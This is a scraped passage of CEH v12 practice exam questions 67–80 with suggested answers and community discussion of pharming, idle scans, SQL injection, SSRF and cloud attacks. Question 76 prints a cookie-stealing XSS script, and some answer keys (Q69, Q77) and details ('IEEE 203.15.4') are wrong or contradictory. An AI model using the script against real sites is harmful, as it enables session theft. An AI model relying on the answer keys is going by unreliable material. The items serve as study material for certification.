D. XML injection

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 10 months ago
B. WS-Address spoofing Explanation: WS-Address spoofing is an attack technique used to exploit a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This vulnerability allows the transmission of web-service requests and response messages using different TCP connections. An attacker can exploit this vulnerability by modifying the WS-Addressing header to redirect the web-service request to a different endpoint or server. In a WS-Address spoofing attack, the attacker crafts a malicious SOAP message that includes a modified WS-Addressing header. This header contains a spoofed address that points to a malicious endpoint or server controlled by the attacker. When the SOAP message is processed by the web service, it sends the response to the spoofed address specified in the header, allowing the attacker to intercept and modify the response.
upvoted 7 times

jeremy13 Highly Voted 2 years, 9 months ago
B. WS-Address spoofing CEH Book V12 Module 14 P2076 "WS-address provides additional routing information in the SOAP header to support asynchronous communication"
upvoted 6 times

insaniunt Most Recent 2 years, 2 months ago
About that: Module 14 Page 2076 from CEH v12 book
upvoted 2 times

IPconfig 2 years, 3 months ago
WS-address provides additional routing information in the SOAP header to support asynchronous communication In a WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-address information to the server. The header consists of the address of the endpoint selected by the attacker rather than the address of the web service client CEH V12 pg 2076
upvoted 1 times

581777a 2 years, 6 months ago
B. WS-Address spoofing
upvoted 1 times

Question #67 *Topic 1*

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website.
What is the technique employed by Steve to gather information for identity theft?

A. Pharming

B. Skimming

C. Pretexting

D. Wardriving

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

Vincent_Lu Highly Voted 2 years, 8 months ago
A. Pharming ---------- A. Pharming: DNS or computer manipulation to redirect to fraudulent websites. B. Skimming: Illegally capturing sensitive information, such as credit card details. C. Pretexting: Deceiving individuals by creating fictional scenarios to extract information. D. Wardriving: Searching for Wi-Fi networks for potential exploitation.
upvoted 7 times

insaniunt Most Recent 2 years, 2 months ago
A - The attacker redirects web traffic to a fraudulent website by installing a malicious program on a personal computer or server (from ceh v12 book - page 1353)
upvoted 1 times

581777a 2 years, 6 months ago
A. Pharming
upvoted 1 times

jeremy13 2 years, 9 months ago
A. Pharming CEH Book V12 Module 09 P1357 "Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website. This attack is also known as "Phishing without a Lure." The attacker steals confidential information like credentials, banking details, and other information related to web-based services. Pharming attack can be performed in two ways: DNS Cache Poisoning and Host File Modification"
upvoted 3 times

eli117 2 years, 10 months ago
A. Pharming Explanation: Pharming is a type of cyber attack where an attacker redirects the traffic of a legitimate website to a fake website, which is designed to look identical to the original website. The attackers achieve this by exploiting vulnerabilities in the DNS server software or by modifying the local hosts file on the victim's computer. The aim of this attack is to gather sensitive information, such as login credentials, credit card details, or other personal information, from the victim. In the given scenario, Steve performed DNS cache poisoning to redirect the web traffic of the target organization's website to a malicious website. By doing this, he can trick the users into entering their sensitive information into the fake website, which can be later used for identity theft.
upvoted 2 times

Question #68 *Topic 1*

What is the port to block first in case you are suspicious that an IoT device has been compromised?

A. 22

B. 48101

C. 80

D. 443

Suggested Answer: *B*

Official Answer: B

Community vote distribution

B (100%)

eli117 Highly Voted 2 years, 10 months ago

B. 48101 Explanation: Port 48101 is the default port used by Mirai, one of the most well-known IoT botnets. Mirai searches for IoT devices that have weak or default credentials, and once it gains access, it uses port 48101 to communicate with its command and control (C&C) server. By blocking port 48101, the infected device will not be able to communicate with the C&C server, and this can prevent the attacker from controlling the device or launching DDoS attacks.

upvoted 7 times

I_Know_Everything_KY Most Recent 2 years ago

48101 is the Mirai C&C port.

upvoted 1 times

insaniunt 2 years, 2 months ago

B. 48101

upvoted 1 times

581777a 2 years, 6 months ago

B. 48101

upvoted 1 times

Vincent_Lu 2 years, 8 months ago

B. 48101

upvoted 1 times

jeremy13 2 years, 9 months ago

B. 48101 CEH Book V12 Module 18 P 2896 How to Defend Against IoT Hacking : Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101.

upvoted 3 times

Question #69 *Topic 1*

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary in the above scenario.

A. Unspecified proxy activities

B. Use of command-line interface

C. Data staging

D. Use of DNS tunneling

Suggested Answer: *B*
Official Answer: B

Community vote distribution
A (80%) D (18%) 2

jeremy13 Highly Voted 3 years, 4 months ago
A. Unspecified proxy activities CEH book V12 Module 1 P26 Unspecified Proxy Activities : An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.
upvoted 19 times

sunce12 Most Recent 2 years, 1 month ago
A. Unspecified proxy activities
upvoted 1 times

LordXander 2 years, 4 months ago
Selected Answer: B
So...it's B, 90% sure because there's a very similar question for the CTIA certification and it specifies that for Fast-Flux DNS the way you identifty it is by making use of command-line interface.

Very well structured question, but now I can see that there's a lot of domain-crossing between certifications.
upvoted 1 times

LordXander 2 years, 4 months ago
So...it's B, 90% sure because there's a very similar question for the CTIA certification and it specifies that for Fast-Flux DNS the way you identifty it is by making use of command-line interface. Very well structured question, but now I can see that there's a lot of domain-crossing between certifications.So...I misunderstood the question; the way you identify it is indeed Use of CLI. However, if we have to mention what the attacker is doing, then it would be A
upvoted 1 times

LordXander 2 years, 4 months ago
So...I misunderstood the question; the way you identify it is indeed Use of CLI. However, if we have to mention what the attacker is doing, then it would be A
upvoted 2 times

D15 2 years, 7 months ago
A. Unspecified proxy activities
upvoted 1 times

insaniunt 2 years, 8 months ago
A. Unspecified proxy activities
upvoted 1 times

VidiMidi 2 years, 9 months ago
Unspecified proxy activities !
upvoted 1 times

IPconfig 2 years, 9 months ago

Unspecified Proxy Activities An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains. CEH V12 pg 26

upvoted 2 times

naija4life 3 years, 1 month ago

D. Use of DNS tunneling

upvoted 4 times

victorfs 3 years, 3 months ago

The correct option is A. . Unspecified proxy activities

upvoted 3 times

sTaTiK 3 years, 3 months ago

The Anser is A, you can check ansers on V11.

upvoted 3 times

sausageman 3 years, 4 months ago

A. Unspecified proxy activities In my book is module 1 page 18

upvoted 2 times

eli117 3 years, 4 months ago

D. Use of DNS tunneling Explanation: DNS tunneling is a technique used by adversaries to bypass security controls and exfiltrate data from a compromised network. It involves creating DNS queries and responses that encapsulate other types of traffic, such as command and control communications or stolen data.

upvoted 3 times

Question #70 *Topic 1*

What firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Packet fragmentation scanning

B. Spoof source address scanning

C. Decoy scanning

D. Idle scanning

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (94%)

jeremy13 Highly Voted 2 years, 10 months ago
D. Idle scanning Like 312-50v11 Q228
upvoted 7 times

insaniunt Most Recent 2 years, 2 months ago
D. Idle scanning
upvoted 1 times

IPconfig 2 years, 3 months ago
The attacker performs this scan by impersonating another computer via spoofing. The attacker does not send a packet from their IP address; instead, they use another host, often called a "zombie," to scan the remote host and identify open ports. In this attack, the attacker expects the sequence numbers of the zombie host, and if the remote host checks the IP of the scanning party, the IP of the zombie machine is displayed. CEH V12 pg 315-316
upvoted 3 times

581777a 2 years, 6 months ago
D. Idle scanning
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
D. Idle scanning https://en.wikipedia.org/wiki/Idle_scan#Finding_a_zombie_host The first step in executing an idle scan is to find an appropriate zombie. It needs to assign IP ID packets incrementally...
upvoted 1 times

victorfs 2 years, 9 months ago
The correct option is D. Idle scanning (also known as zombie scanning) is a firewall evasion technique that uses a zombie system with low network activity to scan a target system
upvoted 2 times

Muli_70 2 years, 9 months ago
The correct answer is A. Packet fragmentation scanning is a technique used to evade firewalls by fragmenting packets to bypass firewall rules. In this technique, the attacker sends a large packet that is broken down into smaller fragments. The fragments are sent to the target system and are reassembled by the system's TCP/IP stack. The firewall may only inspect the first fragment, allowing the subsequent fragments to bypass the firewall rules. The attacker may use a zombie system with low network activity to generate fragmented packets with random fragment identification numbers to evade detection. In contrast, the technique mentioned in the question uses the fragmentation identification numbers of a zombie system to evade firewall scanning. Therefore, the correct answer is A, packet fragmentation scanning.
upvoted 1 times

sausageman 2 years, 10 months ago
D. Idle scanning
upvoted 2 times

eli117 2 years, 10 months ago
A. Packet fragmentation scanning Packet fragmentation scanning involves breaking up packets into smaller fragments to evade firewall or intrusion detection system (IDS) rules that are configured to block or detect packets of a certain size or pattern. By using a zombie system with low network

activity, the attacker can minimize the chances of detection and increase the chances of successful evasion. The attacker can also manipulate the fragment identification numbers to avoid detection.

upvoted 1 times

Question #71 *Topic 1*

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .xsession-log

B. .profile

C. .bashrc

D. .bash_history

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

eli117 Highly Voted 2 years, 10 months ago
D. .bash_history Explanation: The .bash_history file is a log of commands executed in the Bash shell. If a user enters their login and password in plaintext, it will be stored in the .bash_history file. This file can be cleared to remove any plaintext passwords that may have been stored. The .xsession-log file records X session messages, and the .profile and .bashrc files are scripts that are run at login to set environment variables and configure the shell. These files do not typically contain plaintext passwords.
upvoted 8 times

insaniunt Most Recent 2 years, 2 months ago
D. .bash_history
upvoted 1 times

581777a 2 years, 6 months ago
D. .bash_history
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
D..bash_history
upvoted 1 times

jeremy13 2 years, 9 months ago
D. .bash_history
upvoted 2 times

Question #72 *Topic 1*

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit.
What is the technique used by Jack to launch the fileless malware on the target systems?

A. In-memory exploits

B. Legitimate applications

C. Script-based injection

D. Phishing

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (73%) A (27%)

Aalkinani Most Recent 1 year ago
A. In-memory exploits: This refers to how fileless malware executes (running in memory without disk-based files, e.g., via PowerShell or WMI), What is the technique used by Jack to launch the fileless malware on the target systems?
upvoted 2 times

insaniunt 2 years, 1 month ago
D. Phishing
upvoted 2 times

581777a 2 years, 6 months ago
D. Phishing
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
D. Phishing
upvoted 1 times

jeremy13 2 years, 9 months ago
D. Phishing
upvoted 1 times

victorfs 2 years, 9 months ago
The correcto option is D. Phising
upvoted 1 times

sausageman 2 years, 10 months ago
Selected Answer: A
A. In-memory exploits Book v12 Module 07 Page 725
upvoted 2 times

sausageman 2 years, 10 months ago
A. In-memory exploits Book v12 Module 07 Page 725My bad it's D phishing: Module 07 Page 727 "Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit."
upvoted 2 times

sausageman 2 years, 10 months ago
My bad it's D phishing: Module 07 Page 727 "Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit."
upvoted 3 times

eli117 2 years, 10 months ago

D. Phishing Explanation: Jack used phishing to deliver the fileless malware to Incalsol's systems. Phishing is a social engineering attack where an attacker sends fraudulent emails, text messages, or instant messages that seem to be from a legitimate source to trick the victim into divulging sensitive information, clicking on a link, or downloading an attachment. In this case, Jack used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate

upvoted 4 times

Question #73 *Topic 1*

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.
Which of the following tools is used by Wilson in the above scenario?

A. Factiva

B. ZoomInfo

C. Netcraft

D. Infoga

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

insaniunt Most Recent 2 years, 1 month ago
D. Infoga "Email tracking tools allow an attacker to collect information such as IP addresses, mail servers, and service providers involved in sending the email. Attackers can use this information to build a hacking strategy and to perform social engineering and other attacks. Examples of email tracking tools include eMailTrackerPro, ****Infoga****, and Mailtrack." Module 02 Page 208 From CEH book v12
upvoted 3 times

581777a 2 years, 6 months ago
D. Infoga
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
D. InfogaA. Factiva: Factiva is a business information and research platform that provides access to a wide range of global news sources, industry publications, and company data. B. ZoomInfo: ZoomInfo is a platform that offers access to a vast database of company and contact information. It provides detailed profiles of businesses, including company overviews, employee details, and contact information. C. Netcraft: Netcraft is a company that specializes in internet security services and research. They provide various tools and services to help organizations protect their online assets from threats such as phishing attacks, malware, and network vulnerabilities. D. Infoga: Infoga is an open-source information gathering tool used for gathering email accounts, usernames, and other personal information from various online sources. It can be used for reconnaissance and intelligence gathering in ethical hacking and cybersecurity assessments.
upvoted 2 times

Vincent_Lu 2 years, 8 months ago
D. Infoga
upvoted 2 times

Vincent_Lu Highly Voted 2 years, 8 months ago
A. Factiva: Factiva is a business information and research platform that provides access to a wide range of global news sources, industry publications, and company data. B. ZoomInfo: ZoomInfo is a platform that offers access to a vast database of company and contact information. It provides detailed profiles of businesses, including company overviews, employee details, and contact information. C. Netcraft: Netcraft is a company that specializes in internet security services and research. They provide various tools and services to help organizations protect their online assets from threats such as phishing attacks, malware, and network vulnerabilities. D. Infoga: Infoga is an open-source information gathering tool used for gathering email accounts, usernames, and other personal information from various online sources. It can be used for reconnaissance and intelligence gathering in ethical hacking and cybersecurity assessments.
upvoted 6 times

victorfs 2 years, 9 months ago
The correct option is D. Infoga
upvoted 1 times

eli117 2 years, 10 months ago
D. Infoga Explanation: Wilson is using Infoga to extract information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. Infoga is an open-source tool that can be used for email reconnaissance, and it is used to collect email addresses and

related data such as contacts, domain names, and IP addresses. Infoga uses various search engines and other public sources to gather information, including Google, Bing, Yahoo, PGP servers, and Have I Been Pwned. By collecting data from these sources, Infoga can help attackers find email addresses and other information about a target, which can be used in phishing attacks and other types of social engineering.

upvoted 4 times

Question #74 *Topic 1*

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.
Which phase of the vulnerability-management life cycle is David currently in?

A. Remediation

B. Verification

C. Risk assessment

D. Vulnerability scan

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

insaniunt Most Recent 2 years, 1 month ago
A. Remediation
upvoted 1 times

581777a 2 years, 6 months ago
A. Remediation
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
A. Remediation ---------- Vulnerability Management Life Cycle 1. Idntify assets and Creating Baseline 2. Vulnerability Scan 3. Risk Assessment 4. Remediation 5. Verification 6. Monitor
upvoted 4 times

jeremy13 2 years, 9 months ago
A. Remediation 12-50v11 Q214
upvoted 1 times

eli117 2 years, 10 months ago
A. Remediation Explanation: The vulnerability-management life cycle consists of several phases, including risk assessment, vulnerability scan, reporting, prioritization, remediation, and verification. The remediation phase is the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. In this phase, the organization takes actions to fix the identified vulnerabilities based on their severity and impact on the business. The remediation process includes the application of patches, the installation of updates, the configuration of settings, and the implementation of security controls to reduce the risk of exploitation.
upvoted 1 times

Question #75 *Topic 1*

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.
Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud cryptojacking

B. Man-in-the-cloud (MITC) attack

C. Cloud hopper attack

D. Cloudborne attack

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (94%)

jeremy13 Highly Voted 3 years, 4 months ago
C. Cloud hopper attack like 312-50v11 Q141 CEH book V12 Module19 P3155 Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. ... Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. ... Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers. .. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.
upvoted 6 times

sausageman Highly Voted 3 years, 4 months ago
C. Cloud hopper attack Book v12 Module 19 Page 1992 "Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance"
upvoted 5 times

remrey Most Recent 2 years, 1 month ago
In the scenario you described, Alice performed a Man-in-the-cloud (MITC) attack. This type of attack involves compromising cloud services by gaining unauthorized access to user accounts and manipulating data stored in the cloud. Alice's actions of infiltrating the MSP provider, compromising user accounts, and using the cloud service to access and manipulate customer data align with the characteristics of a MITC attack. Cloud cryptojacking, on the other hand, involves using cloud resources to mine cryptocurrency without the owner's consent, which is not what Alice did in this scenario.
upvoted 1 times

LordXander 2 years, 4 months ago
It's C because B would require some data interception...and that is not mentioned
upvoted 1 times

insaniunt 2 years, 7 months ago
C. Cloud hopper attack
upvoted 1 times

581777a 3 years ago
C. Cloud hopper attack
upvoted 2 times

Vincent_Lu 3 years, 2 months ago
C. Cloud hopper attack ---------- A. Cloud cryptojacking: Unauthorized mining of cryptocurrencies using cloud resources. B. Man-in-the-cloud (MITC) attack: Unauthorized access and manipulation of cloud storage. C. Cloud hopper attack: Targeting cloud service providers to access multiple client networks. D. Cloudborne attack: Exploiting cloud infrastructure vulnerabilities to compromise data or resources.
upvoted 5 times

victorfs 3 years, 3 months ago

The correct option is C. Cloud hopper attack

upvoted 2 times

eli117 3 years, 4 months ago

B. Man-in-the-cloud (MITC) attack Explanation: Alice performed a Man-in-the-cloud (MITC) attack on the target organization's cloud services. A MITC attack is a type of attack in which the attacker gains access to a user's cloud storage account and modifies or deletes data without the user's knowledge. In this case, Alice infiltrated the target's MSP provider by sending spear-phishing emails and distributing custom-made malware to compromise user accounts and gain remote access to the cloud service. She then accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. This allowed her to launch further attacks on the target organization.

upvoted 1 times

Question #76 *Topic 1*

Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:
What issue occurred for the users who clicked on the image?

```
<script>
document.write('<img.src="https://localhost/submitcookie.php? cookie ='+ escape
(document.cookie) +"' />);
</script>
```

A. This php file silently executes the code and grabs the user's session cookie and session ID.

B. The code redirects the user to another site.

C. The code injects a new cookie to the browser.

D. The code is a virus that is attempting to gather the user's username and password.

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

g_man_rap Highly Voted 1 year, 9 months ago
document.write: This JavaScript function writes a string of text to the document as HTML. : This HTML tag defines an image element. The src attribute normally points to the URL of the image to display. "https://localhost/submitcookie.php?cookie=": This part of the src attribute is setting the path to a PHP file on the server running on localhost. The query string ?cookie= is used to pass data to the PHP file via a GET request. + escape(document.cookie): This JavaScript code appends the current document's cookies to the URL as part of the query string. The escape function is used to encode the cookies so that special characters are converted to a URL-encoded notation. This is necessary because cookies can contain characters that are not valid in URLs.
upvoted 5 times

insaniunt 2 years, 1 month ago
A. This php file silently executes the code and grabs the user's session cookie and session ID. This script is used to steal cookies. It writes an image element into the HTML document, but the "src" attribute of the image is set to a malicious URL that includes the victim's cookies as part of the URL. When this URL is requested to load the image, it sends cookies to a server controlled by an attacker.
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
A. This php file silently executes the code and grabs the user's session cookie and session ID.Would be nice if you could explain more the details of the script, I could not figure out the , 'user session cookie' & 'session ID' part in the script. Does the cookie provides both?
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
A. This php file silently executes the code and grabs the user's session cookie and session ID.
upvoted 1 times

kapen 2 years, 6 months ago
Would be nice if you could explain more the details of the script, I could not figure out the , 'user session cookie' & 'session ID' part in the script. Does the cookie provides both?
upvoted 1 times

eli117 2 years, 10 months ago
A. This PHP file silently executes the code and grabs the user's session cookie and session ID. Explanation: The code embedded behind the strange images posted by the user on the forum is a PHP file that runs in the background and steals the user's session cookies and session ID. The PHP script silently executes in the background, and the user may not be aware that their session has been compromised.Would be nice if you could explain more the details of the script, I could not figure out the , 'user session cookie' & 'session ID' part in the script. Does the cookie provides both?
upvoted 2 times

eli117 2 years, 10 months ago

Selected Answer: A

A. This PHP file silently executes the code and grabs the user's session cookie and session ID.

Explanation:

The code embedded behind the strange images posted by the user on the forum is a PHP file that runs in the background and steals the user's session cookies and session ID. The PHP script silently executes in the background, and the user may not be aware that their session has been compromised.

upvoted 2 times

Question #77 *Topic 1*

Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs.
Which two SQL injection types would give her the results she is looking for?

A. Out of band and boolean-based


B. Union-based and error-based

C. Time-based and union-based

D. Time-based and boolean-based

Suggested Answer: *B*
Official Answer: B

Community vote distribution



jeremy13 Highly Voted 2 years, 10 months ago
D. Time-based and boolean-based like 312-50V11 Q182
upvoted 5 times

g_man_rap 1 year, 9 months ago
D. Time-based and boolean-based: This option involves two techniques that are relevant to the described scenario. Time-based SQL injection is used to measure response time to determine true or false conditions, which fits Jane's requirements. Boolean-based SQL injection is used to send an SQL query that can be evaluated in a true or false context, which also matches what Jane is attempting to achieve.
upvoted 1 times

LordXander 1 year, 10 months ago
well...it has the time word and the true and false wards...there's only 1 option that has both
upvoted 1 times

Shubh_shana 1 year, 11 months ago
chat GPT says option C i am really confused . anyone pls correct that problemunion based doesn't show true or false results, UNION sql injection allows you to do a SELECT command to retrieve other table within the same database
upvoted 1 times

Shubh_shana 1 year, 11 months ago
chat GPT says option C i am really confused . anyone pls correct that problem
upvoted 1 times

Matthew_H Most Recent 1 year, 7 months ago
union based doesn't show true or false results, UNION sql injection allows you to do a SELECT command to retrieve other table within the same database
upvoted 1 times

insaniunt 2 years, 1 month ago
D. Time-based and boolean-based
upvoted 2 times

581777a 2 years, 6 months ago
Time-based SQL Injection: This technique involves causing the database to delay its response, allowing the attacker to infer information based on the response time. By injecting malicious SQL code that includes time-delay functions (such as WAITFOR DELAY in Microsoft SQL Server or SLEEP() in MySQL), the attacker can observe whether the web application's response time changes, indicating a successful injection. Union-based SQL Injection: This technique involves exploiting a vulnerability in the SQL query to manipulate the structure of the query and retrieve data from other database tables. The attacker uses the UNION SQL operator to combine the results of their malicious query with the original query, extracting data from different tables and columns. The attacker can use boolean conditions to test whether certain conditions are true or false.
upvoted 2 times

angellorv 2 years, 7 months ago
Answer B (Union-based and error base - sub category of IN-BAND SQLinjection) https://www.acunetix.com/websitesecurity/sql-injection2/ Union-based SQLi: leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned

as part of the HTTP response

upvoted 1 times

Vincent_Lu 2 years, 8 months ago

D. Time-based and boolean-based

upvoted 2 times

victorfs 2 years, 9 months ago

The correct option is D. D. Time-based and boolean-based

upvoted 3 times

Muli_70 2 years, 9 months ago

C. Time-based and union-based Time-based injection would allow her to test the response time of a true or false response. Union-based injection would allow her to use a second command to determine whether the database will return true or false results for user IDs.

upvoted 2 times

sTaTiK 2 years, 9 months ago

Time-based cuz is blind and yes or no its boolean.

upvoted 2 times

sausageman 2 years, 10 months ago

D. Time-based and boolean-based

upvoted 3 times

eli117 2 years, 10 months ago

A. Out of band and boolean-based. Out of band SQL injection involves using an out-of-band (OOB) channel to communicate with the attacker's system. The attacker typically uses this method when the vulnerable application is unable to retrieve data from the database and display it on the web page. The OOB channel can be used to retrieve the data from the database and send it to the attacker's system. Boolean-based SQL injection involves using true or false conditions to infer information about the database. This method involves injecting SQL statements that force the database to return a true or false response, depending on whether the statement is correct or not. By analyzing the response, an attacker can determine whether the injected SQL statement was executed or not.

upvoted 2 times

Question #78 *Topic 1*

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.
What is the type of attack Jason performed in the above scenario?

A. Web server misconfiguration

B. Server-side request forgery (SSRF) attack

C. Web cache poisoning attack

D. Website defacement

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

insaniunt Most Recent 2 years, 1 month ago
B. Server-side request forgery (SSRF) attack
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
B. Server-side request forgery (SSRF) attack
upvoted 1 times

victorfs 2 years, 9 months ago
The correct option is B. SSRF
upvoted 1 times

jeremy13 2 years, 10 months ago
B. Server-side request forgery (SSRF) attack Like : 312-50v11 Q11 Book CEH V12 : Module14 P1948 SSRF vulnerabilities evolve in the following manner. Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server.
upvoted 4 times

eli117 2 years, 10 months ago
B. Server-side request forgery (SSRF) attack Explanation: In the given scenario, Jason performed a Server-side request forgery (SSRF) attack to gain access to backend servers that were protected by a firewall. In an SSRF attack, the attacker sends a request to a web server with a manipulated URL input that points to an external system controlled by the attacker. The web server processes the request, and the attacker can use this to access resources on the server that are not intended to be accessible. In this case, the attacker used the URL input to obtain a remote feed and then manipulated the input to point to the local host, which allowed the attacker to view all local resources on the target server. By exploiting this vulnerability, the attacker could potentially gain access to sensitive information or even take control of the server.
upvoted 2 times

Question #79 *Topic 1*

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.
What is the short-range wireless communication technology George employed in the above scenario?

A. LPWAN

B. MQTT

C. NB-IoT

D. Zigbee

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

eli117 Highly Voted 2 years, 10 months ago
D. Zigbee Explanation: George employed a short-range communication protocol based on the IEEE 203.15.4 standard, which is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. Zigbee is a wireless communication technology that is designed for low-power, low-data-rate applications, and it operates on the IEEE 203.15.4 standard. Zigbee uses mesh networking, which means that each device in the network can act as a repeater to extend the network's range. This makes Zigbee an ideal technology for industrial systems that require secure and reliable communication over short distances.
upvoted 5 times

g_man_rap Most Recent 1 year, 9 months ago
A. LPWAN: Low Power Wide Area Network (LPWAN) is designed for long-range communications at a low bit rate. It is not based on IEEE 802.15.4, so this option does not match the scenario. B. MQTT: MQTT stands for Message Queuing Telemetry Transport. It is a messaging protocol often used for the Internet of Things (IoT). It is not a wireless communication technology itself, but rather a protocol that can be used on top of various communication systems. C. NB-IoT: Narrowband IoT (NB-IoT) is a standards-based low power wide area (LPWA) technology developed to enable a wide range of new IoT devices and services. NB-IoT is not based on IEEE 802.15.4; it uses a different standard. D. Zigbee: Zigbee is a specification for a suite of high-level communication protocols using small, low-power digital radios based on the IEEE 802.15.4 standard for wireless personal area networks. Zigbee is typically used in low data rate applications that require long battery life and secure networking.
upvoted 1 times

insaniunt 2 years, 1 month ago
D. Zigbee
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
D. Zigbee
upvoted 1 times

victorfs 2 years, 9 months ago
The correct option is D. Zigbee
upvoted 1 times

jeremy13 2 years, 10 months ago
D. Zigbee like 312-50v11 246 CEH BOOK Module 16 P2372 802.15.4 (ZigBee): The 802.15.4 standard has a low data rate and complexity.
upvoted 2 times

Question #80 *Topic 1*

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?

A. Demilitarized zone

B. Zero trust network

C. Serverless computing

D. Container technology

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

insaniunt 2 years, 1 month ago
B. Zero trust networkhello i hope ure doing well did you pass the exam or not yet
upvoted 2 times

insaniunt 2 years, 1 month ago
Selected Answer: B
B. Zero trust network
upvoted 2 times

chouchouam Most Recent 2 years, 1 month ago
hello i hope ure doing well did you pass the exam or not yet
upvoted 1 times

581777a 2 years, 6 months ago
B. Zero trust network
upvoted 2 times

Vincent_Lu 2 years, 8 months ago
B. Zero trust network
upvoted 4 times

eli117 2 years, 10 months ago
